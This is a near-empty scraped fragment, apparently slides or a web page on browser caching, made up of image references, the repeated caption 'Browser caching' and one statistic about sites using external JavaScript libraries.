


Browser caching


Browser caching



Browser caching




Browser caching




43% of the Alexa top 100,000 web sites use at least one external javascript library

